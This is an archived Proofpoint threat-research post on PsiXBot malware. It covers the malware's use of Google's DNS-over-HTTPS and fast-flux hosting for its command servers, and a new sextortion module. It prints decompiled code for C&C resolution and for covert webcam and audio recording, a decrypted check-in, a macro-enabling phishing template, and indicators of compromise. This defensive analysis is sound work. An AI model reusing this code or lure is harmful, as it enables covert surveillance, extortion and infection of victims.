PsiXBot's Use of Google's DNS over HTTPS Service | Proofpoint US

By September 06, 2019 The Proofpoint Threat Insight Team

Published: 2019-09-06 · Archived: 2026-04-05 12:35:01 UTC

Overview

Since posting our last PsiXBot update, the group or actor behind this malware has continued to make changes. Most notably, we have observed

- The introduction of DNS over HTTPS
- A new version number (1.0.3)
- New Fast Flux infrastructure
- A newly observed "PornModule"
- Distribution via Spelevo EK

While tracking this threat, Proofpoint researchers noticed a change in the DNS resolution technique described in our previous blog, implementing Google’s DNS over HTTPS (DoH) service. We observed samples exhibiting this behavior as dropped payloads via the Spelevo Exploit Kit. These newer samples (later versions 1.0.2 and 1.0.3) now contain hard-coded C&C domains to be resolved with Google’s DoH service.

Proofpoint researchers observed the use of DNS over HTTPS to retrieve the IP address for the command and control (C&C) domains. We observed this change while the version number for PsiXBot was still 1.0.2. This update was a stark departure from the previous update[1], which utilized a more convoluted process involving a URL shortener service to gather the IP Address for the C&C infrastructure. On or around August 19, 2019, Proofpoint researchers observed a fresh PsiXBot sample which began to utilize DNS over HTTPS (DoH) via Google's DoH service. It was around this time that we also observed the samples resuming a practice from version 1.0.1, in which the C&C domains were hardcoded in the malware samples with RC4 encryption. In the 1.0.2 and 1.0.3 versions which use DoH, there is no longer a ping sent to either the DNS or C&C servers to ensure uptime.

Many companies now offer DNS over HTTPS as a service to enhance privacy on behalf of the user, speed up DNS queries, and provide a form of security during an encrypted DNS session. The author(s) behind PsiXBot have now chosen Google's DoH service for routing their DNS queries to return the IP addresses of the C&C domains. By using Google’s DoH service, it allows attackers to hide the DNS query to the C&C domain behind HTTPS. Unless SSL/TLS is being inspected by Man in the Middle (MitM), DNS queries to the C&C server will go unnoticed. This is expressed in sample code like the following:

```
private static string[] enc = new string[]
{
    "ZcdM0UbyIKZaTkOIqY6hmEqAHhlN",
    "dZpN2wbxIOAMDVmQ9Ni6whU="
};

public static void Init()
{
    ServicePointManager.Expect100Continue = true;
    ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
    if (GlobalVars.check == 2)
    {
        GlobalVars.check = 0;
    }
    GlobalVars.Valid = GlobalVars.GetDmn();
    GlobalVars.Addres = GlobalVars.DOH();
    GlobalVars.cur = 0;
    GlobalVars.check++;
    GlobalVars.first = false;
}

private static string GetDmn()
{
    return RC4.Decrypt(GlobalVars.Key, GlobalVars.enc[GlobalVars.check]);
}

private static string[] DOH()
{
    WebClient webClient = new WebClient();
    webClient.BaseAddress = "https://dns.google.com";
    string text = Encoding.UTF8.GetString(webClient.DownloadData("https://dns.google.com/resolve?name=" + GlobalVars.Valid + "&type=A"));
    if (text.Contains("Comment"))
    {
        text = text.Substring(0, text.IndexOf("Comment"));
    }
    MatchCollection matchCollection = new Regex("\\b\\d{1,3}\\.\\d{1,3}\\.\\d{1,3}\\.\\d{1,3}\\b").Matches(text);
    if (matchCollection.Count <= 0)
    {
        return null;
    }
    IEnumerable<Match> arg_97_0 = matchCollection.Cast<Match>();
    Func<Match, string> arg_97_1;
    if ((arg_97_1 = GlobalVars.<>c.<>9__85_0) == null)
    {
        arg_97_1 = (GlobalVars.<>c.<>9__85_0 = new Func<Match, string>(GlobalVars.<>c.<>9.<DOH>b__85_0));
    }
    return arg_97_0.Select(arg_97_1).ToArray<string>();
}

public static string GetMemberName<T>(Expression<Func<T>> memberExpression)
{
    return ((MemberExpression)memberExpression.Body).Member.Name;
}
```

fnoetwotb4nwob524o.hk
v3no4to24wto24.hk

Figure 1: Screenshot showing both hardcoded RC4-encrypted C&C domains as well as code showing the use of Google's DNS over HTTPS service to return the C&C IP address.

Because the newer samples of PsiXBot are hardcoding the C&C domains, they are simply placed into the GET request to https://dns.google[.]com as a variable. From the initial samples we saw utilizing the DoH method we observed a request and response as such:

```
GET /resolve?name=fnoetwotb4nwob524o.hk&type=A HTTP/1.1

Host: dns.google.com

Connection: Keep-Alive


{"Status": 0,"TC": false,"RD": true,"RA": true,"AD": false,"CD":
false,"Question":[ {"name": "fnoetwotb4nwob524o.hk.","type":
1}],"Authority":[ {"name": "fnoetwotb4nwob524o.hk.","type":
6,"TTL": 599,"data": "a.dnspod.com. domainadmin.dnspod.com.
1566212636 3600 180 1209600 180"}],"Comment": "Response from
a.dnspod.com.(119.28.48.231)."}
```

Figure 2: Network traffic showing a GET request to the Google DoH service, returning the IP address for a PsiXBot C&C server.

This will return the C&C domains' IP address(es) in a JSON blob. Of note, this is not the standard RFC 8484[3] DoH format as one researcher[2] pointed out but is rather the JSON API format, provided by Google. Furthermore, all of the C&C servers observed by Proofpoint researchers utilized HTTPS provided by Let's-Encrypt certificates.

Fast Flux is a method for rapidly changing DNS entries using a botnet of compromised hosts to hide malicious activities like phishing and malware distribution. In the most recent samples from PsiXBot, we observed evidence of newly implemented Fast Flux infrastructure in the responses for C&C domains, both in standard DNS queries as well as what is returned via DoH:



Figure 3: A screenshot of Wireshark showing the response from a DNS server observing multiple IP addresses associated with the C&C domain greentowns[.]hk, possibly indicating fast flux infrastructure.

Further Analysis

On or around September 5, 2019, Proofpoint researchers observed the version number for PsiXBot increment to version 1.0.3.

```
(GlobalVars.GetMemberName<object>(() => GlobalVars.version), "1.0.3");
```

Figure 4: Newly updated version 1.0.3 for PsiXBot.

The C&C check-in sequence remained largely the same, but was modified slightly to include a check for whether the infected machine is a member of a domain. In version 1.0.2, a parameter of "user_group" was used, but in 1.0.3, it simply does a binary check for domain membership. The C&C traffic continues to be POSTed and the client body data is still RC4-encrypted using a hardcoded key found in the sample. An example of the updated decrypted C&C traffic is below:

```
action=call&user_name=Admin&bot_id=51837615D026C6C6580A6EFDDA8933
1B&av=N&os_major=Microsoft Windows 7 Ultimate
&permissions=Admin&os_bit=64&cpu=Intel(R) Core(TM) i3-2100
CPU&gpu=NVIDIA GeForce 8800 Ultra
768&version=1.0.3&user_group=Admin&Corp=1
```

Figure 5: Decrypted traffic to PsiXBot C&C infrastructure

As evident in the previously analyzed versions of this malware, the C&C response continues to be a JSON blob which contains further instructions as well as some arguments for the modules to be run.

The features for version 1.0.3 are largely the same as previously analyzed versions, but now contain a newly observed module called "PornModule". "GetProcList" is new to these samples, but is functionally similar to the "GetProcessList" task observed in version 1.0.1.The current features contained in samples with version 1.0.3 are as follows, with the new features identified in bold:

- DownloadAndExecute
- Execute
- GetInstalledSoft
- GetOutlook
- GetProcList
- GetStellerCookies
- GetStellerPasswords
- SelfDelete
- StartComplexModule
- StartCryptoModule
- StartFGModule
- StartKeylogger
- StartNewComplexModule
- **StartPorn**
- StartSchedulerModule
- StartSpam

New Module Analysis

StartPorn

The "PornModule", assembly name "**chouhero**", is a module likely designed for blackmail/sexploitation purposes. Similar to functionality observed recently in other malware campaigns[4], this module contains a dictionary containing pornography-related keywords used to monitor open window titles. If a window matches the text, it will begin to record audio and video on the infected machine. Once recorded, the video is saved with a ".avi" extension and is sent to the C&C. Typically, these recordings are used for extortion purposes. Of note, the malware uses the Windows DirectShow library to capture audio and video. This module appears incomplete and will likely be modified in future releases.

```
private string[] dict = new string[]
{
    "porn",
    "xxx",
    "teen",
    "milf",
    "anal",
    "dick",
    "xvideos",
    "pussy",
    "sex",
    "extrem",
    "gangbang",
    "bbc"
};

public List<byte[]> Begin()
{
    Capture[] capture = null;
    bool flag = false;
    while (!flag)
    {
        Thread.Sleep(10000);
        IntPtr expr_18 = WindowWatcher.GetForegroundWindow();
        int windowTextLength = WindowWatcher.GetWindowTextLength(expr_18);
        StringBuilder stringBuilder = new StringBuilder(windowTextLength + 1);
        WindowWatcher.GetWindowText(expr_18, stringBuilder, windowTextLength + 1);
        string text = stringBuilder.ToString();
        for (int i = 0; i < this.dict.Length; i++)
        {
            if (text.ToLower().Contains(this.dict[i]))
            {
                if (WindowWatcher.IsForegroundFullScreen())
                {
                    capture = this.BeginCapture();
                    flag = true;
                }
```

Figure 6: PsiXBot's likely sexploitation/blackmailing PornModule containing keywords to monitor open windows which begins recording audio and video if found.

StartSpam

While this module is not new, it has been recently observed returning to infected machines with more robust spam campaign commands and data, as it now contains updated message verbiage and attachment information. Below is an example of a recent configuration for the SpamModule returned from the C&C server:

```
{["command_id":"tas_35",
     "command_action":"StartSpam",
     "command_data":"",
     "command_arg":"-subject
W0FkZGl0aW9uYWx8SGVscGZ1bGx8VXNlZnVsbHxTZWNvbmQgcGFydF0gZG9jdW1lb
nQ= -body
IFtJIHRoaW5rfE1heSBiZXxJIGhvcGV8SSdtIHN1cmVdIGl0IHdpbGwgYmUgW2hlb
HBmdWxsfHVzZWZ1bGx8aW50ZXJlc3RpbmddIGZvciB5b3VyIFtidXNzaW5lc3xwbG
Fuc3x3b3JrXS4NCkRvY3VtZW50IGlzIFtwcm90ZWN0ZWR8ZW5jcnlwdGVkXS4gVHV
ybiBvbiBtYWNyb3MgYW5kIGlucHV0IHBhc3N3b3JkIFRUcmhubnNoNjdfXzIh
-name QWdyZWVtZW50LmRvYw== -attachment 0M8R4KGxGuE<snip>=="]}
```


Figure 7: Configuration details retrieved from PsiXBot C&C infrastructure.

```
Subject: [Additional|Helpfull|Usefull|Second part] document

Body:  [I think|May be|I hope|I'm sure] it will be
[helpfull|usefull|interesting] for your [bussines|plans|work].

Document is [protected|encrypted]. Turn on macros and input
password TTrhnnsh67__2!

Attachment: Agreement.doc
```

Figure 8: Sample malicious email template sent from the PsiXBot-infected system's Outlook account



Figure 9: A look at the malicious document spammed from an infected machine's Outlook account.

The document itself contains malicious macros that will retrieve a payload of PsiXBot, and contains the above SpamModule configuration for further replication.

Distribution via Spelevo EK

On or around August 29, 2019, we observed a PsiXBot sample (afe7192cd7e4be82352ba43f29d54a1a) with version 1.0.2 being dropped as a payload from Spelevo Exploit Kit. As of now, the code being dropped by the Spelevo EK contains samples with version 1.0.3.

Conclusion

As noted in the previous Threat Insight Blog post on PsiXBot, this malware is under active development and continues to evolve. By expanding the feature set of the included modules and the overall capabilities of this malware, the actor or team behind its development appears to be seeking feature parity with other similar malware on the market. The group also included anti-analysis and detection evasion features by implementing DNS over HTTPS and fast flux infrastructure. We will continue to monitor PsiXBot as the current pace of updates suggests further refinements will not be far behind.

References

[1] https://www.proofpoint.com/us/threat-insight/post/psixbot-continues-evolve-updated-dns-infrastructure

[2] https://twitter.com/seckle_ch/status/1169558035649433600

[3] https://tools.ietf.org/html/rfc8484

[4] https://www.welivesecurity.com/2019/08/08/varenyky-spambot-campaigns-france/

Indicators of Compromise (IOCs)

IOC	IOC Type	Description
fnoetwotb4nwob524o.hk	Domain	PsiXBot Command and Control
v3no4to24wto24.hk	Domain	PsiXBot Command and Control
worldismine.hk	Domain	PsiXBot Command and Control
the-best.hk	Domain	PsiXBot Command and Control
greentowns.hk	Domain	PsiXBot Command and Control
wonderlands.hk	Domain	PsiXBot Command and Control
fastyoutube.info	Domain	PsiXBot Command and

		Control
realty4rent.hk	Domain	PsiXBot Command and Control
e7332d507230fb218cf905a040fe83e81675a44d3da02fb737a2039d04ebea5e	Sha256 Hash	PsiXBot Executable
979862ba03fd40ed9679989972f7c174332ca2b51efaa1578bdb04dc2a652fff	Sha256 Hash	PsiXBot Executable
f93973c29125db0d62dbf8be9b73b0957dbc552b5fd277ae0f2e974724ab25bb	Sha256 Hash	PsiXBot Executable
1961454dca8e742ca967fa1581228b65fdd8a6da9080702d8c11c801aea28920	Sha256 Hash	PsiXBot Executable
e847d5fd623a60788776fc662b41abfe8578d85b4136ea6a9933132fe894dc4f	Sha256 Hash	PsiXBot Executable
e847d5fd623a60788776fc662b41abfe8578d85b4136ea6a9933132fe894dc4f	Sha256 Hash	PsiXBot Executable
05aa0ca087dc142b96c64c9f5f5f60072b9d5dff57181eb46d6178e73aa9f7fd	Sha256 Hash	PsiXBot PornModule
94bb94f50f9a641b902c031788b1f069a6cc2822fdb99cb833f17f067a05a32a	Sha256 Hash	PsiXBot MalDoc

ET and ETPRO Suricata/Snort Signatures

2837734 - ETPRO TROJAN Win32/PsiXBot CnC Checkin

2838108 - ETPRO TROJAN Observed Malicious SSL Cert (PsiXBot CnC)

2838127 - ETPRO TROJAN Observed Malicious SSL Cert (PsiXBot CnC)

2838194 - ETPRO TROJAN Observed Malicious SSL Cert (PsiXBot CnC)

2838213 - ETPRO TROJAN Observed Malicious SSL Cert (PsiXBot CnC)

2838289 - ETPRO TROJAN Observed Malicious SSL Cert (PsiXBot CnC)

2838290 - ETPRO TROJAN Observed Malicious SSL Cert (PsiXBot CnC)

2838309 - ETPRO TROJAN Observed Malicious SSL Cert (PsiXBot CnC)
